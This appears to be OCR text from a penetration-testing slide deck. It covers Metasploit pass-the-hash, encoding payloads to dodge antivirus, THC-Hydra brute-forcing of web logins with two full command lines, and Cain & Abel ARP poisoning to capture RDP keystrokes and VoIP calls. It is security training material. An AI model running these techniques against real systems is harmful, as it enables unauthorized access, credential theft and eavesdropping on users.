
But can we do better?

- 7 out of 36 is good... but
- What if Metasploit had the tools to do even better then 7/36..
- Well it does.
- We will get back to that....
- But, remember those password hashes?
- What can we do with them other then crack?


Pass-The-Hash First! Dump em.




Copy the Admin Hashes




Setting the SMBHASH value



Setting the Target Directory



Passing the Hash




Tool Notes

- I used the foofus patch
  - http://www.foofus.net/jmk/passhash.html
  - ./configure --with-smbmount
  - patch -p0 < samba-3.0.22-passhash.patch
- Other Tools
  - http://oss.coresecurity.com/projects/pshtoolkit.htm
  - http://www.truesec.com/PublicStore/catalog/Downloads,223.aspx

Back to AV..

- What if there was a better way to "encode" payloads?
- Dodge AV with a variety of encoders.
- Could it work with active exploits?

This might work..



Thats better!

Is it really that easy?

- Well.. No.
- Check out Mark Baggett's site
  - http://markremark.blogspot.com/2008/12/msfencoding-tips-and-sans-cdi.html
- With a few tweaks it can be!!
- What about Visual Basic?
  - http://markremark.blogspot.com/2009/01/metasploit-visual-basic-payloads-in.html

THC-Hydra

- Available from http://freeworld.thc.org/thc-hydra/
  - Command line tool available for Windows, Linux, & OSX
  - GUI support with HydraGTK
- Password brute-force supports multiple network services
  - Plain text and encrypted services

TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC, RSH, RLOGIN, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, LDAP2, Cisco AAA

THC-Hydra (2)

- To brute-force you need a password dictionary
  - Not included, but limited free ones exist
  - John the Ripper: http://www.openwall.com/mirrors/
- Psychology
  - Test multiple accounts with one password
  - Location, year, locale based information
- Custom dictionaries (or wordlists)
  - Custom password lists: http://www.pauldotcom.com/wiki/index.php/Episode129
  - Custom user lists: http://pauldotcom.com/2008/12/creating-custom-userlists-from.html

THC-Hydra (3)

To brute force HTTP logins you must analyze the HTML FORM tags on the web page

```
Authorized access only!</p>
<form method="post" action="/login_post.yaws" name="f" target="_
<table cellspacing="5">
<tr>
<td valign="top">
<p class="black_bread">Login Status:</p></td>
<td nowrap><em class="black_bread"><font color="red">not logged
<tr>
<td>
<p class="black_bread">Username:</p></td>
<td><input name="user" type="text" size="20"></td></tr>
<tr>
<td>
<p class="black_bread">Password:</p></td>
<td><input name="password" type="password" size="20"></td></tr>
<tr>
```

Review HTML source code to find the login form and associated input values (i.e. "user" and "password")

You also need to identify the text that appears upon unsuccessful logins:

Login Status: *not logged in*
bad password or user

THC-Hydra (4)

Use the information to construct the attack using the appropriate Hydra command line options:

Use a single user and password:

```
./hydra -s 443 -l john -p pauld0tc0m -t 36 -m /login_post.php?
user=^USER^&password=^PASS^&login=Login:password or user -V
example.com https-post-form
```

Use files containing the password and user lists:

```
./hydra -s 443 -L users.lst -P passwords.lst -e -t 36 -m /
login_post.php?user=^USER^&password=^PASS^&login=Login:password or user
-V example.com https-post-form
```

Cain & Abel

- Available from http://ww.oxid.it
- Windows only, GUI interface
- More than just MITM
  - Password recovery
  - Arp spoofing
  - Network sniffing
  - Wireless scanning
  - VoIP

Cain & Abel (2)

- Get in the middle
  - Select an interface, start sniffing
  - Use APR tool (ARP Poison Routing) to scan for hosts
  - Select one or more hosts to intercept
- Why?
  - Effectively become a connection relay
  - Possible to monitor, record, and modify data
  - Capture the password exchanges, RDP, and even VOIP

Cain & Abel (3)

- RDP MITM
  - Sniff, ARP scan, spoof (or span port)
  - Detects RDP sessions, Displays under APR
  - May throw a warning to the user
  - Who says yes anyways? Yes, just about everyone...

- Captures output from RDP session (including keystrokes)
  - Stores in c:\Program Files\Cain\RDP
  - Output not friendly
  - Try IronGeek's output parser for typed commands: http://www.irongeek.com/i.php?page=security/cain-rdp-mitm-parser

Irongeek's RDP MITM Video: http://www.irongeek.com/i.php?page=videos/cain-rdp-terminal-server-mitm-sniff

Cain & Abel (4)

- VOIP Sniffing
  - Sniff, ARP scan, spoof (or span port)
  - Detects unencrypted VOIP traffic
  - Converts and dumps RTP streams to WAV


    G711 uLaw, G771 aLaw, ADPCM, DVI4, LPC, GSM610, Microsoft GSM, L16, G729, Speex, iLBC, G722.1, G723.1, G726-16, G726-24, G726-32, G726-40, LPC-10, SIREN

- High yield, in the right place
  - Call center, account information, passwords
  - Non-standard comms, something to hide?

Core IMPACT

- Core IMPACT rolls up a lot of similar functionality into a single tool:
  - Import results from Nmap & Nessus
  - Launch exploits and deploy "Agents", then pivot to other systems
  - Copy agents to USB thumb drives
  - Install agents via login services (TELNET, SSH, SMB)
  - Install agents via SMB using Pass-The-Hash
  - BONUS: You get a reporting engine, support, and a blinking light up pen

Agent lets you pivot, sniff traffic, collect local information, transfer files, execute commands, & command shell



